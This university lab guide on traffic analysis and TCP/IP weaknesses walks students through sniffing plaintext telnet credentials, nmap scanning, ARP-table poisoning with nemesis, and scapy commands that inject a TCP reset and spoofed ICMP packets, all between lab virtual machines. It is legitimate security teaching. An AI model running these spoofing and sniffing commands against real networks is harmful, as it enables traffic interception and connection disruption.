Instituto Superior Técnico, Universidade de Lisboa
Network and Computer Security

Lab guide:
Traffic analysis and
TCP/IP Vulnerabilities

Revised on 2016-10-18
Alpha version: This is an early version and may contain some incorrect features.

Goals

- Gather information about the machines in the network.

- Explore some of the vulnerabilities of TCP / IP.

- Learn about *tcpdump*, *Ethereal (Wireshark), nmap*, *nemesis and nessus* tools.

Preparation

For this assignment you will need the 2nd and 3rd machines (**VM2** and **VM3**) you created in the last assignment. You will also need to create a 4th machine (henceforth called **VM4**) and put it in the same network as machine **VM2** and **VM3** (which was associated to switch **sw-2** in the **rnl-virt** version; in the **VirtualBox** version, it is the *Internal Network*). Simply cloning **VM3** and changing its static IP to 192.168.1.2 will suffice. Remember to run:

```
$ sudo service network restart
```

If you need to change the hostname and name resolution, change the following files **/etc/hostname** and **/etc/hosts**.

Most commands used throughout this tutorial use sudo, which is needed if you logon as "*fireman*". If you logon as "*root*", then sudo shall not be necessary.

It is assumed that VM2 is 192.168.1.254 and VM3 is 192.168.1.1, from the previous laboratory assignment. Note for rnl-virt users: do not forget to recreate the virtual switches for subnets sw-1 and sw-2 as you also did in the previous laboratory assignment.

NOTE: On **rnl-virt**, for each virtual machine, check that the MAC addresses are different. For the configuration to work properly, **there can't be repeated MAC addresses across all virtual machines**. To confirm this, for each virtual machine, execute:

```
$ /sbin/ifconfig
```
In the output, there will be sections beginning with eth0, eth1 and so on (depending on the number of adapters you have). Check a line like 'ethY encap:Ethernet HWaddr XX:XX:XX:XX:XX:XX'. For example:

```
eth0  Link encap:Ethernet   HWaddr   08:00:27:19:58:A7
```
If there are repeated MAC addresses, use the following command in the machine where you want to change the MAC address, for the adapter that is repeated:

```
$ sudo /sbin/ip link set eth0 address 00:00:00:00:00:11
$ sudo /etc/init.d/network force-reload
```
This would change eth0's MAC address to 00:00:00:00:00:11.

1. Listening to the network

1.1. Tcpdump

The program tcpdump allows you to listen to the local network (**$ man tcpdump** for more information).

    1.1.1. Run tcpdump in **VM2** and detect the packet ICMP (using ping -c 1) from **VM3** to **VM4**. To identify the header, the IP address, the MAC address and protocol use tcpdump options –X and –XX.

    1.1.2. Keeping tcpdump running, start a telnet connection between **VM3** and **VM4** (username: "*fireman*", password: "*1ns3cur3*"). Read the username and password of the user. Observe that username and password appear letter by letter in different packets (the -i option selects the network interface).

```
$ sudo /usr/sbin/tcpdump –i eth1 –X dst host <IP destination>
```

    1.1.3. Keep tcpdump running and start a ssh connection between **VM3** and **VM4**. Observe that it is not possible to read the username or password.

1.2. Ethereal (Wireshark)

The program wireshark has a similar functionality to that of tcpdump but provides a graphical user interface.

    1.2.1. Run **wireshark** in command prompt.

```
$ sudo wireshark
```

    1.2.2. Go to the **wireshark** -> **Capture** -> **Options** menu;

1.2.3. Choose interface eth1 (or the one being used to communicate);

1.2.4. Select: **Update list of packets in real time**

                  Automatic scrolling in live capture

                  Hide capture info dialog

1.2.5. If you can't see the save button, jut close the window. Your configurations will saved.

1.2.6. Click **start a new live capture**;

1.2.7. Observe the network packets while executing (from **VM3** to **VM4** for example):

```
a) $ ping
b) $ telnet
```
    i.   See the IP and Ethernet headers.

    ii.   In the **analyze** menu do **follow tcp stream** to observe both the username and password.
```
c) $ ssh
```

Question: Why can't you see the credentials of SSH when using tcpdump or wireshark? Try analysing an SSH connection using tcpdump as well.

1.3. Nmap

The `nmap` tool provides information from remote machines (**$ man nmap** for more information).

1.3.1. To obtain the open ports from a remote machine run:

```
$ nmap <IP from remote machine>
```

1.3.2. To obtain the operating system from a remote machine run:

```
$ nmap -O  <IP from remote machine>
```

2. Vulnerabilities in TCP / IP

2.1. ARP redirect

The ARP table **($ man arp** for more information) maps IP addresses to MAC addresses. It is possible to change this table to redirect packets. This vulnerability is important in situations where we have a network with a switch, which make it impossible to read packets with tcpdump. To change the ARP table of a remote machine do as follows:

2.1.1. Obtain the MAC addresses from the target. From **VM3** do:

```
$ ping -c 1 192.168.1.254
$ ping -c 1 192.168.1.2
```

2.1.2. See the ARP table from **VM2** and **VM4**:

```
$ arp -a
```

2.1.3. Find the MAC address of machine **VM3:**

```
$ sudo ifconfig eth0
```

2.1.4. Check the relation between IP address and MAC address. In **VM2** do:

```
$ ping -c 1 192.168.1.1
$ ping -c 1 192.168.1.2
$ arp -a
```

2.1.5. By consulting the ARP table it is possible to check if MAC addresses are correct. To change the ARP table in **VM2**, you can use the **nemesis** command (nemesis help).

To achieve this, in **VM3** do:

```
$ sudo nemesis arp -v -S 192.168.1.2 -D 192.168.1.254 -h <MAC of machine
192.168.1.1 - VM3> -m <MAC of machine 192.168.1.254 - VM2>
```

This command allows the injection of an ARP packet, therefore changing the ARP table in **VM2**. When **VM2** receives this packet, it will assume that the MAC address of **VM4** is the MAC address of **VM3**.

To observe these attacks, in **VM2** do:

```
$ arp -a
```

If this procedure is carried out at regular intervals (every 10 seconds, for example) all traffic from the 192.168.1.254 machine (**VM2**) to the machine at 192.168.1.2 (**VM4**) is redirected to 192.168.1.1 (which is **VM3**). If we do the same for 192.168.1.2 we can have our machine receiving all packets between the two other machines and forward them after reading them.

2.2. RST Hijacking

The purpose of this attack is to ReSeT a TCP connection.

2.2.1. On **VM4**, check the sequence number of acknowledge and the port used by **VM2**:

```
$ sudo tcpdump -S -n -e -l "tcp[13] & 16 == 16"
```

Bit 13 of the header indicates that the packet has the *ack*.

2.2.2. Set an ssh connection between **VM2** and **VM3**.

2.2.3. Use **scapy** to send a packet of reset, from **VM4** to one of the machines, using the correct sequence number:

```
$ scapy
>>> packet = IP(src='192.168.1.254', dst='192.168.1.1')/TCP(sport=
<port>, dport=22, seq=<ack number>, flags='R')
>>> send(packet)
```

2.2.4. Check if connection is closed.

Question: From which machine are you expecting the <port> and <ack number> in the 2.2.3 command?

[Traffic Analysis 4]

2.3. Redirect response to ICMP echo/request

This attack allows a ping response to be sent to a machine that did not make the request.

2.3.3. Run tcpdump to spy the source and destination in the packets (option -i selects the network interface).

```
$ sudo tcpdump "ip[9]=1"
```

2.3.4. Send a ICMP packet with a wrong source:

```
$ scapy
>>sr(IP(dst='192.168.1.254', src='<IP of a different machine>')/ICMP())
```

3. OpenVAS *(optional)*

Note: for the OpenVAS installation and usage, we will use VM3.

This tool allows you to perform a security analysis on a remote machine, by scanning for vulnerabilities. In typical operation, Nessus begins by doing a port scan to determine which ports are open on the target and then tries various exploits on the open ports.

To start using OpenVAS in **VM3** go to https://127.0.0.1:9392 and login using the credentials:

- username: **admin**

- password: **1ns3cur3**

Fill the "IP Address or hostname" field with the IP of the machine you want to analyze (for example, target **VM2** which is at 192.168.1.254), as seen in Figure 1.

3.2. **Start the scan**.

Figure 1 - OpenVAS main screen with the hostname of the machine we want to test